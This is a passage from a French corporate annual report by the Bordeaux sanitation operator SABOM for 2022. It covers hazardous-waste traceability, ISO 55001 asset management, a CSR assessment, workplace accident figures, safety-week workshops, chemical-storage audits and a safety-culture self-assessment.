L'année 2022 est marquée par la labellisation de deux nouveaux sites en gestion écologique : le bassin de Bassens Aval sur la commune de Bassens et le bassin de Saint Urbain sur la commune de Villenave d'Ornon. A noter également que la labellisation est reconduite sur l'ensemble des huit autres sites labellisés et que la démarche globale des actions menées annuellement en faveur de la biodiversité intègre à part entière le périmètre de labellisation. (Voir [ENV.4](#)).

Initiée au cours du dernier trimestre 2021 à la SABOM, la plate-forme ministérielle TRACK DECHETS pour l'ensemble des déchets dangereux, y compris pour l'amiante, produits par les activités de la SABOM en réponse au Décret n°2021-321 relatif a été mise en place.

Cette plate-forme numérique publique connecte tous les acteurs de la chaîne déchets afin de dématérialiser leur traçabilité de bout-en-bout. L'objectif de cette évolution réglementaire vise la simplification et la transparence dans les filières déchets par la dématérialisation des BSDD (Bordereau de Suivi des Déchets Dangereux) et du registre des déchets dangereux. L'outil permet l'émission des BSDD et la validation des BSDD par signature électronique, le suivi des BSDD et d'établir numériquement le registre déchet. Pour rappel, le BSD pour les déchets dangereux et le registre déchet sont des enregistrements dus réglementairement.

Des sessions de formation et de sensibilisation, initiées fin 2021, ont été menées en 2022 par le service SMI-Suivi de contrat auprès des acteurs internes concernés notamment les correspondants déchets SABOM. Il s'agit de personnes en charge de l'enlèvement, du suivi et de la traçabilité des déchets produits dans le cadre de leur activité. L'accompagnement s'est traduit par des simulations d'enlèvements de déchets sur la plateforme, la mise à disposition de supports (memento, pense bête) et enfin l'incitation à s'inscrire sur la plateforme et la conduite des sous-traitants en termes d'application des bonnes pratiques SABOM pour Trackdechets. A ce jour, la traçabilité de tous les déchets dangereux de la SABOM s'opère via la plateforme Trackdechets conformément à la législation entrée en vigueur le 1er juillet 2022.

FIGURE 1 - ORGA.2.2 Schéma illustrant la traçabilité de la gestion des déchets produits via la plate-forme TRACKDECHETS



FIGURE 2 - ORGA.2.2 Les bénéfices d'une telle évolution dans la gestion et la traçabilité des déchets



ORGA.2.3. LE MANAGEMENT DE LA GESTION D'ACTIFS

Dans le cadre de l'amélioration continue du S.M.I, la SABOM a lancé une démarche de construction d'un système management de la gestion d'actifs basé sur le référentiel ISO 55001.

Ce dernier permet de mettre en place une culture qui vise à optimiser la création de valeur à partir d'un portefeuille d'actifs physiques et d'établir un cadre favorisant un arbitrage transparent et partagé entre le risque et le coût avec pour objectif l'amélioration des performances opérationnelles et économiques. Cet équilibre est ainsi étudié sur l'ensemble du cycle de vie des actifs : de l'acquisition au renouvellement en passant par la maintenance.

FIGURE 1 - ORGA.2.3 Cycle de vie d'actif





FIGURE 2 - ORGA.2.3 Equilibre du Système de management Gestion d'actifs



L'objectif est d'implémenter au mieux les bonnes pratiques sur l'ensemble du périmètre concerné, comprenant les installations du patrimoine visibles de la SABOM, c'est-à-dire les équipements électromécaniques des STEP et des Postes & Bassins. La SABOM a donc fait le choix de déployer progressivement son Système de Management ISO 55001. Ainsi la démarche a été lancée sur un site pilote, la STEP de Sabarèges, avant d'être étendue à l'ensemble des sites jusqu'en 2025.

En 2022, suite à une période de mise à jour des inventaires, ce sont les STEP de Cantinolle, Lille et Cailhocs qui ont intégré le périmètre de certification.

A la différence de certains autres systèmes de management, le système de management de Gestion d'actifs est très intégratif : toutes les activités sont impliquées et contribuent à ce système de management, ce qui en fait une démarche complexe à mettre en œuvre et dont les bénéfices ne peuvent être visibles qu'à moyen ou long terme. Ce système fixe des dispositions, des méthodes d'analyse de criticité conduisant à ajuster en continu nos choix en termes de :

- renouvellement d'actifs,
- tâches et fréquence de maintenance.

Cela permet de mieux préserver le patrimoine délégué, de diminuer les taux de défaillance, de garantir un process optimal, de mieux maîtriser les risques de dégradation du service, les risques environnementaux et sécuritaires et les consommations d'énergie, et enfin d'améliorer les performances technico-économiques sur tout le cycle de vie des actifs.


Dans le cadre de cette démarche, un comité de pilotage a été constitué pour mener à bien ce projet et sa

pérennisation dans le temps.

Des ateliers de travail ont rythmé la construction de ce système de management :

- élaboration du Plan Stratégique Gestion d'actifs,
- intégration des spécificités du système de management Gestion d'Actifs au SMI dont la révision de la politique d'entreprise,
- analyse des risques,
- alignement des opérations de maintenance,
- optimisation des plans de renouvellement...etc.

FIGURE 3 - ORGA.2.3 Schéma des principaux prérequis d'un système de management Gestion d'actifs



La certification du Système de Management de la Gestion d'Actifs ISO 55001, en 2021, est la preuve de l'engagement de la SABOM envers cette démarche qui permet in fine d'assurer la qualité et la continuité de service (en minimisant les risques et les défaillances). La SABOM contribue ainsi à la pérennisation du patrimoine délégué par Bordeaux Métropole en implémentant des processus performants de gestion d'actifs permettant d'aligner l'ensemble des acteurs du système.

En septembre 2022, l'audit interne (exigence normative) a permis d'évaluer le système de management de gestion d'actifs en place et son évolution depuis l'audit de certification de décembre 2021. Dans ce cadre-là, l'audit interne vérifie la conformité aux exigences du référentiel, la conformité des nouvelles dispositions mises en place depuis le dernier audit, le traitement des écarts et points sensibles émis lors du dernier audit ainsi que l'avancement du plan d'action d'amélioration continue.

Les points forts relevés ont mis en avant l'engagement fort de la direction et de l'équipe managériale, le SMI et plus particulièrement l'amélioration continue du SMI, le suivi des budgets de renouvellement au niveau des

SYSTÈME DE MANAGEMENT INTÉGRÉ ORGA.2

équipes opérationnelles (Finance /Patrimoine) et l'appropriation progressive de la démarche par le client, point essentiel à cette démarche qui ne peut que s'inscrire dans le temps.


Début 2023, le premier audit de suivi aura pour objectif d'évaluer plus précisément la conformité aux exigences dédiées à la maîtrise opérationnelle.

Le système de management gestion d'actifs reste cependant encore jeune, il doit gagner en maturité afin de pouvoir démontrer pleinement sa performance, à l'horizon 2025.

ORGA.2.4. LA RESPONSABILITÉ SOCIÉTALE DE L'ENTREPRISE

La Responsabilité Sociétale d'une Entreprise (RSE) correspond à " l'intégration volontaire, par les entreprises, de préoccupations sociales et environnementales, à leurs activités commerciales et leurs relations avec leurs parties prenantes ", selon la définition de la Commission européenne.¹

Doter une entreprise d'une démarche RSE vise à identifier "les effets qu'elle exerce sur la société"² et formaliser sa contribution aux enjeux du développement durable.



Lors de la construction du SMI, l'ambition de la SABOM était de faire reposer son système de management sur une performance plurielle qui intégrerait les exigences réglementaires, normatives, contractuelles et, dans une démarche volontariste, les Objectifs de Développement Durable de l'ONU.


Pour rappel, les 8 et 9 décembre 2020, la SABOM a fait l'objet d'une évaluation sur la base des principes du référentiel ISO 26000, avec l'objectif de réaliser une photo de sa maturité en matière de RSE. Cette évaluation a été réalisée par un auditeur externe accrédité et indépendant.

L'objectif était d'évaluer la prise en compte de la responsabilité de la SABOM vis-à-vis des impacts de ses décisions et activités sur la société et sur l'environnement, par le prisme des sept lignes directrices de l'ISO 26000 représentées à la **FIGURE 1 - ORGA.2.4.**

¹ Commission européenne, *Livre vert - Promouvoir un cadre européen pour la responsabilité sociale des entreprises*, COM (2001) 366.

² Commission européenne, *COMMUNICATION DE LA COMMISSION AU PARLEMENT EUROPÉEN, AU CONSEIL, AU COMITÉ ÉCONOMIQUE ET SOCIAL EUROPÉEN ET AU COMITÉ DES RÉGIONS Responsabilité sociale des entreprises: une nouvelle stratégie de l'UE pour la période 2011-2014*, COM (2011) 0681.

FIGURE 1 - ORGA.2.4 Les 7 lignes directrices de l'ISO 26000



Une entreprise engagée dans une démarche RSE se doit donc d'adopter un comportement éthique et transparent qui répond à quatre critères :

- contribuer au développement durable, à la santé et au bien-être de la société,
- prendre en compte les attentes des parties prenantes,
- respecter les lois en vigueur et être en accord avec les normes internationales de comportement,
- intégrer ce comportement dans l'ensemble de l'organisation et le mettre en œuvre dans ses relations avec ses parties prenantes.

L'évaluation s'est basée sur une dizaine d'entretiens avec la direction et les responsables de services de la SABOM. Les réunions d'ouverture et de clôture de l'audit ont été tenues en présence de la Direction de l'Eau de Bordeaux Métropole.

Les conclusions générales de l'audit saluent un système de management récent mais robuste et positionnent la SABOM sur un niveau de maturité RSE élevée qui se situerait au niveau "confirmé" sur l'échelle du label "Engagé RSE" (niveau 3 sur 4).

L'auditeur souligne que l'approfondissement de cette démarche consisterait à décliner progressivement la RSE dans les dispositifs opérationnels afin de conforter ce niveau de maturité dans les prochaines années.



ZOOM

Mesure de l’empreinte socio-économique de la SABOM

En 2020, la SABOM a réalisé la première mesure de son empreinte socio-économique sur la base des données 2019.

L’objectif était d’évaluer, dès la première année, le résultat de la mise en œuvre de sa politique RSE sous l’angle socio-économique et de pouvoir mieux comprendre dans quelle mesure la SABOM impacte son territoire de présence, et quelles actions elle peut mettre en place pour renforcer dans la durée cette empreinte positive.

L’étude prend en compte l’essentiel des flux économiques injectés par la SABOM en France pour l’année 2019 : masse salariale, achats et fiscalité.



Au sein de la Métropole de Bordeaux, 371 emplois sont soutenus. Ce qui représente 49 % des emplois soutenus en France par la SABOM.

En 2021, la démarche a été complétée d’une nouvelle analyse sur les “fuites”, c’est-à-dire les achats de la SABOM réalisés hors du département. L’étude a comparé la capacité de production du territoire départemental et métropolitain par rapport au besoin de la SABOM. Cette comparaison a été réalisée en termes financiers et non techniques mais elle permet, via l’outil LOCAL SCOPE d’Utopies de faciliter l’étude au cas par cas visant à relocaliser certains achats de la SABOM.

Comme le prévoit le contrat, une nouvelle mesure de l’empreinte socio-économique de la SABOM sera réalisée à mi-parcours c’est-à-dire en 2023.

D'autres événements sont à retenir sur le SMI en 2022 :

- la réalisation des AMDEC sur les stations de pompage du système d'assainissement de Louis Fargue et de Sabarèges en réponse à l'évolution de la réglementation (voir [EXPL.8](#)),
- la labellisation écologique EVE (Espace Végétal Écologique) délivrée par Ecocert avec notamment deux nouveaux sites labellisés (voir [ENV.4](#)),
- la réalisation du bilan Carbone de la SABOM (voir [ENRG.1](#)),
- l'audit de suivi pour l'ISO 45001 (voir [ORGA.3](#)),
- l'audit de transparence annuel (voir [INTRO.1](#))

RÉFÉRENTIEL CONTRAT

Article 97

Sécurité, sûreté et gestion des situations de crise

Article 97.1

Sécurité

Annexe 37 - Dispositions en termes d'hygiène, sécurité et protection des travailleurs

Annexe 94 - Sûreté des sites les plus sensibles

Annexe 71 - Sécurité du SI

SOMMAIRE

ORGA.3.1 ACCIDENTOLOGIE.....	111
ORGA.3.2. SÉCURITÉ DU PERSONNEL ET CONDITIONS DE TRAVAIL	116
ORGA.3.2.1 CERTIFICATION ISO 45001	117
ORGA.3.2.2 ORGANISATION DE “LA SEMAINE SANTÉ SÉCURITÉ AU TRAVAIL”	118
ORGA.3.2.3 AUDITS DES RISQUES CHIMIQUES	123
ORGA.3.2.4 OUTIL D'AUTO-ÉVALUATION DU NIVEAU DE CULTURE SÉCURITÉ DE LA SABOM.....	125
ORGA.3.2.5 BILAN DES ACTIONS	128
ORGA.3.2.6 LES CONSIGNES DE SÉCURITÉ “RAMSES”	132
ORGA.3.3 SÛRETÉ DES SITES LES PLUS SENSIBLES	133
ORGA.3.3.1 ALARMES INTRUSION	133
ORGA.3.3.2 RÉHABILITATION DE L'ENTRÉE DU 88 COURS LOUIS FARGUE.....	134
ORGA.3.4 GESTION DES SITUATIONS DE CRISES	135
ORGA.3.4.1 PLAN DE GESTION DE CRISE.....	135
ORGA.3.4.2 BILAN DES SITUATIONS DE CRISE DÉCLENCHÉES EN 2022	137
ORGA.3.5 SECURITE DES SYSTEMES D'INFORMATION.....	138
ORGA.3.5.1 ANALYSE DE RISQUES SÉCURITÉ INFORMATIQUE EN 2022.....	138
ORGA.3.5.2 REPORT DE LA CONFORMITÉ A LA DIRECTIVE NIS.....	139
ORGA.3.5.3 SÉCURITÉ OPÉRATIONNELLE : FOCUS SUR CVE-2022-30190	139
ORGA.3.5.4 SÉCURITÉ OPÉRATIONNELLE : FORTINET CVE-2022-42475	140
ORGA.3.5.5 SENSIBILISATIONS	140
ORGA.3.6 BILAN DES INDICATEURS.....	142


ORGA.3.1 ACCIDENTOLOGIE

1 accident du travail avec arrêt en 2022

Pour cette quatrième année du contrat, la SABOM a enregistré 7 accidents de travail (AT) : 1 avec arrêt et 6 sans arrêt. Ces chiffres sont en amélioration par rapport à 2021 (Cf. HISTOGRAMME 1).

Plusieurs Aménagements Provisoires des Tâches (APT) ont été déployés sur l'année. Cette mise en place est faite conjointement entre le manager, le salarié et le médecin.

HISTOGRAMME 1 - ORGA.3.1 Evolution des AT



ATAA : accident du travail avec arrêt

ATSA : accident du travail sans arrêt (ATSA avec APT compris)

APT : Aménagement Provisoire des Tâches

En 2022, l'AT avec arrêt est survenu en toute fin d'année le 28 décembre. C'est le second accident cette année que subit ce collaborateur, un suivi tout particulier a été mis en place avec la médecine du travail sur ce cas de poly-accidenté.


Cet AT avec arrêt est une chute de plain-pied. En intervention chez un client, l'agent a buté dans le trottoir puis est tombé sur le genou occasionnant une contusion qui a nécessité une immobilisation de la jambe suite à des examens complémentaires. Il est à noter que ce risque de chute de plain-pied représente 43% des accidents de travail en 2022 sur le périmètre SABOM.

L'**HISTOGRAMME 2** présente les indicateurs de taux de fréquence TF^[1] et de gravité TG^[2]. En 2022, les objectifs que nous nous étions fixés sur ces 2 indicateurs ont été atteints (Tf = 5 et TG = 0,15). Notons que le TG 2022 se retrouve à 0, car les jours d'arrêt de l'AT du 28 décembre ont débuté sur l'année 2023.

³[1] Taux de fréquence = (nombre d'accidents du travail avec arrêt * 1 000 000) / nombre d'heures travaillées

[2] Taux de gravité = (nombre de jours d'arrêt * 1 000) / nombre d'heures travaillées

HISTOGRAMME 2 - ORGA.3.1 Tf-Tg




[1] *Taux de fréquence = (nombre d'accidents du travail avec arrêt * 1 000 000) / nombre d'heures travaillées*

[2] *Taux de gravité = (nombre de jours d'arrêt * 1 000) / nombre d'heures travaillées*

L'**HISTOGRAMME 3** présente, quant à lui, les autres types d'accidents.

HISTOGRAMME 3 - ORGA.3.1 Autres Accidents



AB = Accident Bénin

AJSA = Accident de trajet sans arrêt

AJAA = Accident de trajet avec arrêt

EE = Entreprise Extérieure

L'augmentation des accidents dits bénins s'explique par les sensibilisations réalisées auprès des salariés sur la reconduction cette année du registre réglementaire des accidents du travail bénins (**DOCUMENT 1**). L'intérêt de ces remontées effectuées par les agents est, cette année, particulièrement démontré car 4 accidents bénins se sont transformés en 2022 en accident du travail sans arrêt suite à des symptômes persistants.

Pour rappel, le registre des accidents du travail bénins recense annuellement les accidents sans gravité, d'ordre physique ou psychologique, n'entraînant ni arrêt de travail ni soins médicaux donnant lieu à une prise en charge par les organismes de Sécurité sociale.

Par ailleurs, nous déplorons 2 AT avec arrêt sans gravité concernant nos sous-traitants :

- Chute de hauteur liée à la mobilité d'une plaque inox
- Coupure au doigt liée au démontage d'un carter inox


DOCUMENT 1 - ORGA.3.1 Registre de déclaration d'accidents du travail bénins

**REGISTRE DE DÉCLARATION
D'ACCIDENTS DU TRAVAIL BÉNINS SURVENUS
AU COURS DE L'ANNÉE 2022.....**

(Art. L. 441-4 du Code de la Sécurité sociale)

Raison sociale de l'établissement : <u>SABOM</u>
Société d'Assainissement de Bordeaux Métropole
Adresse : <u>88 cours Louis Fargues</u>
<u>33000 - BORDEAUX</u>
N° SIRET <u>8 1 7 4 5 8 6 1 0 0 3 1</u>
Département <u>3 3</u>

HISTOGRAMME 4 - ORGA.3.1 Accidents du travail (par mois et durée)



Nos indicateurs Sécurité se sont améliorés en 2022 par rapport à 2021, et ce malgré notre dernier AT avec arrêt en fin d'année (le 28 décembre). Les 118 jours d'arrêt affichés sur l'**HISTOGRAMME 4** sont une image à fin mars. A cette date, l'agent n'a pas encore repris le travail.

Focus sur les Risques PsychoSociaux (RPS)


Les risques psychosociaux sont définis comme les risques pour la santé mentale, physique et sociale, engendrés par les conditions d'emploi et les facteurs organisationnels et relationnels susceptibles d'interagir avec le fonctionnement mental (rapport de l'Assemblée Nationale, avril 2011).

L'exposition à ces situations de travail peut avoir des conséquences sur la santé des salariés, notamment en termes de maladies cardio-vasculaires, de troubles musculosquelettiques, de troubles anxio-dépressifs, d'épuisement professionnel, ...

La réglementation impose de prendre en compte ces risques au même titre que les autres risques professionnels.



La SABOM a lancé une campagne de sensibilisation en formant 100% des directeurs/trices et managers en 2022 pour avoir une vraie prise de conscience sur ce sujet, mais surtout les armer en termes de prévention et savoir réagir en cas de situations sensibles ou critiques touchant l'humain, l'organisation ou la technique.



Dans la continuité de ces formations, des sensibilisations ont été déployées par tous les managers auprès de leurs collaborateurs pour que l'ensemble du personnel se sente concerné sur les risques et les moyens mis en place à la SABOM pour communiquer.

Le sujet des RPS est également abordé lors de l'accueil sécurité, réalisé à l'arrivée de tout nouveau collaborateur dans l'entreprise.

En parallèle, des ateliers d'échanges individuels et collectifs ont été mis en place sur 2021 et 2022.



Poursuite des mesures sanitaires liées à la pandémie COVID-19

Cette année encore a été marquée par la crise COVID. Nous avons dû déployer nos moyens et consignes de prévention à plusieurs reprises, notamment en début d'année et milieu d'année lors de pics de contaminations.

En effet, la SABOM a pris plusieurs initiatives, sans attendre les directives du Groupe VEOLIA, pour éviter de se retrouver en sous-effectifs dans les services opérationnels, ce qui aurait pu nous mettre en grande difficulté.

Par ailleurs, l'appui du groupe VEOLIA nous a, à nouveau, permis de nous adapter aux évolutions perpétuelles des protocoles sanitaires gouvernementaux, et, ainsi garantir la continuité de service dans des conditions de santé et sécurité optimales.

Les principales mesures de prévention et protections mises en œuvre sont restées les mêmes, à savoir :

- Poursuite du télétravail dès lors que cela était possible,
- Dotation systématique à tous les lieux d'embauches de masques chirurgicaux (2 masques par jour et par agent), et/ou FFP2 selon les besoins,
- Distribution de gel hydroalcoolique et positionnement dans tous les endroits le nécessitant,
- Poursuite des consignes de nettoyage spécifiques (désinfection des surfaces, etc.),
- Poursuite de la prestation quotidienne supplémentaire destinée à désinfecter les "surfaces de contact" (poignées de portes, salles partagées, imprimantes, etc.),
- Utilisation de cartouche de gaz de désinfection des zones dans lesquelles un salarié déclaré atteint du COVID a travaillé,
- Continuité des règles de distanciation spécifiques (nombre limité de personnes dans les salles de réunion, salles de pause, réfectoire),
- Continuité d'information COVID-19 (notamment pour les nouveaux arrivants),
- Gestion systématique des "cas COVID", et des "cas contact" à l'aide du logigramme VEOLIA évolutif (centralisation des informations par l'unité Prévention des risques et le département RH), communication à VEOLIA et au site concerné, recensement des personnes avec qui le salarié a eu des contacts à risque, mise en protection de ces cas contacts, etc.).

ORGA.3.2.1 CERTIFICATION ISO 45001

En 2022, la SABOM a finalisé son premier cycle de suivi d'audit ISO 45001 "Système de management de la santé et de la sécurité au travail". Ce premier cycle sur le périmètre SABOM se termine avec le maintien et la continuité de notre certification. Un cycle complet d'audit externe dure 3 ans (1er audit complet, puis 2 audits de suivi à raison de 1/an).

En 2023, un nouveau cycle démarre avec de nouveaux auditeurs.

Toutes les non conformités ont été levées, quelques points sensibles ont été notifiés avec également des points forts et axes d'amélioration.

Le Système de Management Sécurité fait partie intégrante du S.M.I SABOM et reste rattaché aux autres démarches ISO.

Nos actions 2022 se sont portées entre autres sur :

- la mise à jour du Document Unique (document réglementaire qui formalise l'évaluation des risques professionnels à l'ensemble des postes de travail).
- l'élaboration d'évaluations des risques spécifiques aux installations de traitement du service (le sécheur à boues de Clos de Hilde, l'unité de traitement VALEAZ à Louis Fargue, les activités du service Patrimoine Naturel & GEMAPI),
- la continuité du groupe des ambassadeurs Sécurité afin de favoriser nos relais montants et descendants sur le terrain,
- le suivi plus exigeant de la gestion sécurité des entreprises extérieures (plans de prévention, autorisations de travail, permis de pénétrer, protocole travailleur isolé, application stricte de nos consignes, etc.),
- la continuité du comité de veille réglementaire (sécurité, environnement, énergie) avec les directeurs de départements, le service SMI et suivi contrat, et l'unité Prévention des risques,
- le suivi et la montée en compétence sur les habilitations sécurité (CACES, AIPR, etc.) entre autres.
- le déploiement HRMS (High-risk management standard) pour nos collaborateurs éligibles à nos 10 Standards de Management des Activités à Risque Élevé (la population des collaborateurs éligibles variant en fonction de la nature du risque).
- et le diagnostic sur la conformité des risques chimiques (aires de dépotage, cuves, pompes, ateliers, laboratoire) et des aires de dépotage de fioul.



D'autres actions ont pu être menées et sont plus en lien avec les exigences normatives communes à l'ensemble des référentiels constituant le S.M.I de la SABOM (voir ORGA. 2).

ORGA.3.2.2 ORGANISATION DE “LA SEMAINE SANTÉ SÉCURITÉ AU TRAVAIL”



ZOOM

Semaine internationale de la Santé et Sécurité

En 2022, cette semaine santé sécurité s’est déroulée du 19 au 23 septembre.

Le thème principal de cette année était de prévenir des accidents affectant nos mains et nos poignets.

La SABOM a été directement impactée puisque 2 accidents de travail survenus en début d’année concernaient directement cette partie du corps (une blessure à la main avec un foret et une chute de plain-pied sur la main).

En parallèle était organisé comme chaque année un concours par le groupe VEOLIA.

Il s’agissait d’une chasse aux risques et plus précisément aux HiPo*.

*Un HiPo est un incident de gravité mineure ou significative qui, de façon réaliste, sous des circonstances légèrement différentes, aurait pu atteindre un niveau de gravité sérieux ou très sérieux.

Sont exclus les accidents de circulation.

La SABOM a concouru en envoyant 2 dossiers HiPo (voir ci-après) dont le parcours s’est arrêté à l’échelon régional du



Les deux dossiers HiPo de la SABOM :

- une goulotte pour supprimer les risques de chute et charge physique



Une goulotte pour supprimer les risques de chute et charge physique



SD-2022-02-15-001



Chute de hauteur



Charge physique

CONSEQUENCES

Risques de chute de hauteur pouvant entraîner :

Plaies, écrasements, • Lésions internes, • Fractures des membres supérieurs et inférieurs, • Fractures rachis lombaires et rachis cervical causant paraplégies ou quadriplégies, • Traumatisme crânien, • Décès.

Risques liés à la charge physique de travail pouvant entraîner :

TMS des membres supérieurs, de lombalgies mais aussi d'entorses, de luxations, de fractures, de contusions, etc.]



Sac de 25 kg

CIRCONSTANCES

"Le remplissage de la cuve de sel de l'adoucisseur se fait par des sacs de 25 kg stockés dans un SAS de dépotage (SAS 70). Il faut traverser trois portes (dont deux anti-feu) et descendre des marches avec le sac sur les bras pour accéder à cette cuve. La cadence de remplissage est d'environ 3 sacs / semaine. Il n'y a pas d'autre accès possible."



Goulotte

MESURES À VÉRIFIER

Humaines

- Personnel informé sur ce nouveau système

Organisationnelles

- Sacs stockés dans un sas proche de l'entonnoir extérieur (10m)

Techniques

- Mise en place d'une goulotte de remplissage du bac de sel par l'extérieur avec un entonnoir et un bouchon étanche

- Risque de chute de hauteur et ergonomie :



ALERTE SÉCURITÉ
INCIDENT

• Prévenir, accident, être dangereux, situation dangereuse



Risque de chute de hauteur et ergonomie

SD-2022-03-10-001



 <p>Chute de hauteur</p>  <p>Ergonomie</p>	<h3 style="margin: 0;">CONSEQUENCES</h3> <p><u>Risques de chute de hauteur pouvant entraîner:</u> Plaies, écrasements, • Lésions internes, • Fractures des membres supérieurs et inférieurs, • Fractures rachis lombaires et rachis cervical causant paraplégies ou quadriplégies, • Traumatisme crânien, • Décès.</p> <p><u>Risques liés à l'ergonomie du poste de travail pouvant entraîner:</u> TMS des membres supérieurs, de lombalgies mais aussi d'entorses, de luxations, de fractures, de contusions, etc</p>
 <p>Accès au poste</p>	<h3 style="margin: 0;">CIRCONSTANCES</h3> <p>"L'accès au bassin est très dangereux, il faut enjamber un muret pour accéder à l'échelle à crinoline, il n'y a aucune protection anti-chute."</p>
  <p>Plateforme</p>	<h3 style="margin: 0;">MESURES À VÉRIFIER</h3> <p>Humaines</p> <ul style="list-style-type: none"> • Personnel informé de ce nouvel accès sécurisé <p>Organisationnelles</p> <ul style="list-style-type: none"> • Respect des consignes et vérification de l'état des équipements <p>Techniques</p> <ul style="list-style-type: none"> • Mise en place d'une plateforme d'accès à l'échelle, sécurisée et fermée

FOCUS SUR LES ATELIERS ORGANISÉS LES 20 et 21 SEPTEMBRE A LA SABOM

Quatre demi-journées ont été programmées pour l'ensemble des salariés qui ont pu suivre des sensibilisations ou activités pratiques par différents prestataires lors de ces deux jours :

- Atelier Gestes de premiers secours :
Protéger, Alerter, Secourir + blessures aux mains



- Atelier ergonomie :
Sensibilisation aux positions de travail (administratives et opérationnelles), leurs conséquences et le lien avec l'adaptation des équipements



- Atelier Multiple :
Protections des mains (gants), et disques de découpe





- Atelier extincteurs :
Sensibilisation et manipulation des extincteurs



- Atelier échauffement / ostéopathie :
Nécessité du réveil musculaire et attention particulière en fonction des activités opérationnelles




ORGA.3.2.3 AUDITS DES RISQUES CHIMIQUES

VEOLIA a lancé fin 2021 une campagne de diagnostic de conformité des aires de dépotage/stockage/distribution de produits chimiques pour établir un état des lieux sur la sécurité des installations.

La SABOM a dressé l'inventaire des sites concernés par les livraisons de liquide fin 2021 pour la catégorie 1 et début 2022 pour les catégories 2 et 3

- Catégorie 1 : site de livraison multi produits et produits incompatibles entre eux
- Catégorie 2 : site de livraison multi produits et produits compatibles entre eux
- Catégorie 3 : site de livraison mono produit



Un échéancier national a fixé le traitement et le délai de ces analyses :

- Phase 1 : Diagnostic des sites de catégorie 1 pour le 31/12/2021 (100% réalisés à date)
- Phase 2 : Diagnostic des sites de catégorie 2 pour le 31/12/2022 (100% réalisés à date)
- Phase 3 : Diagnostic des sites de catégorie 3 pour le 31/12/2023 (13 sites recensés dont le diagnostic sera réalisé en 2023)

Tous les sites avec des aires de dépotage ont été diagnostiqués, ainsi que le laboratoire de Louis Fargue, les divers locaux contenant des produits chimiques comme les locaux de stockage de réactifs (cuves + pompes doseuses) et les divers ateliers. Ne reste que quelques sites Postes & Bassins en catégorie 3.



TABLEAU 1 ORGA.3 CATÉGORIES DES AIRES DE DÉPOTAGE

Territoire	Infos site	Priorité	Commentaire
SABOM	Louis Fargue Aire dépotage Sécheur	CAT 1	Aires dépotages: Sécheur + Prétraitement + Bassin tampon + Supervision + VALEAZ + petits emplacements (atelier maint, labo, réseaux?)
SABOM	Clos de Hilde Aire dépotage	CAT 1	Aires dépotages: Clos de Hilde + Désodo Step + Décanteur primaire + Filtration biologique + cholure ferrique (Atelier) + Désodo sécheur + petits emplacements (atelier maintenance)
SABOM	Cantinolle Aire dépotage	CAT 1	Aires dépotages: Entrée + benne
SABOM	Lille Aire dépotage couloir	CAT 2	Aire dépotage SAS
SABOM	Sabarèges Aire dépotage	CAT 1	Aires de dépotages: Sabarèges Aire dépotage double produit + Entrée + mono produit
SABOM	Ambès CD10 (fuel)	CAT 3	Cuve de fuel
SABOM	ARCIN	CAT 3	BOULIAC
SABOM	CASTENCAU	CAT 3	SAINT LOUIS DE MONTFERRAND
SABOM	VICTOR HUGO	CAT 3	AMBARES
SABOM	AVENUE DU ROY	CAT 3	AMBARES
SABOM	BERLIQUET	CAT 3	BOULIAC
SABOM	CAMPS DES LANCIERS	CAT 3	SAINT MEDARD EN JALLES
SABOM	CHEMIN DE LA VIE	CAT 3	AMBARES
SABOM	LA MELOTTE	CAT 3	SAINT VINCENT DE PAUL
SABOM	LA PALU	CAT 3	PAREMPUYRE
SABOM	SYBILLE	CAT 3	AMBARES
SABOM	MICKAELIS EU	CAT 3	AMBARES
SABOM	SANTA MONICA	CAT 3	PESSAC
SABOM	GRENOUILLERE	CAT 2	BORDEAUX
SABOM	BASTIDE	CAT 2	BORDEAUX
SABOM	TASTA	CAT 3	BRUGES

ORGA.3.2.4 OUTIL D'AUTO-ÉVALUATION DU NIVEAU DE CULTURE SÉCURITÉ DE LA SABOM

L'auto-évaluation du niveau de culture sécurité a été reconduite cette année à tous les salariés dans le but de voir l'évolution et d'analyser nos forces et faiblesses.

RAPPEL :

Les questions posées concernent 8 thèmes définis comme stratégiques pour une mise en place d'une culture sécurité solide et durable, et que l'on retrouve dans notre démarche de prévention. Le 9^{ème} thème concernant le niveau de protection mis en place à la SABOM face au COVID a été conservé au vu de son impact sur l'année 2022.

1 - Communication et partage : le "1/4 d'heure sécurité"

Les ¼ d'heure sécurité sont des points réguliers réalisés au sein des équipes, pendant environ 15 minutes. Ils permettent d'échanger et de débattre sur différents thèmes liés à la prévention des risques en entreprise. Ces réunions sont animées soit par le manager, soit par un membre de l'équipe en présence du manager.

2 - Participation des membres de l'équipe aux analyses des accidents et incidents

3 - Participation des membres de l'équipe aux visites santé sécurité (VSS)

4 - Participation des membres de l'équipe aux accueils et sensibilisations sécurité des nouveaux embauchés et/ou arrivants

5 - Participation des membres de l'équipe à l'amélioration des conditions de sécurité

6 - Participation des membres de l'équipe à la maîtrise / évaluation des risques

7 - Participation des membres de l'équipe au renforcement des comportements sécuritaires

8 - Leadership actif des managers

9 - Niveau de sécurité COVID-19

Pour chaque question posée, ont été définies les exigences de conformité nécessaires pour atteindre les différents niveaux de la courbe de Bradley :

- 1er niveau dit "réactif",
- 2ème niveau dit "de dépendance",
- 3ème niveau dit "d'indépendance",
- 4ème niveau dit "d'interdépendance".

Le **TABLEAU 1** ci-contre correspond par exemple au cinquième thème abordé dans cet autodiagnostic :

- "participation des membres de l'équipe à l'amélioration des conditions de sécurité".

Dans cet exemple, chaque participant a dû se positionner sur un des 4 niveaux.

TABLEAU 1- ORGA.3.2 "Participation des membres de l'équipe à l'amélioration des conditions de sécurité"

RÉACTIF FONDEMENTS SE CONFORMER	DÉPENDANT DÉVELOPPEMENT PARTICIPER	INDÉPENDANT MAÎTRISE INTERVENIR	INTERDÉPENDANT EXCELLENCE INTERAGIR
Les membres de l'équipe font remonter les propositions d'amélioration au travers de la démarche en vigueur.	Les membres de l'équipe analysent en commun avec les managers les propositions d'amélioration. Les membres de l'équipe ont un feedback régulier de l'état d'avancement et de mise en œuvre de la proposition. Du temps est alloué aux membres de l'équipe pour mettre en œuvre des propositions d'amélioration.	Les membres de l'équipe prennent en charge les propositions d'amélioration. Il existe un système fluide et efficace de remontée et de traitement des propositions d'amélioration sécurité et une communication régulière auprès des membres de l'équipe.	Les membres de l'équipe assurent l'amélioration et/ou le maintien en conditions de sécurité de leur espace de travail. Les membres de l'équipe s'entraident pour partager pratiques et idées d'amélioration. Les sous traitants et prestataires peuvent participer et proposer des améliorations.

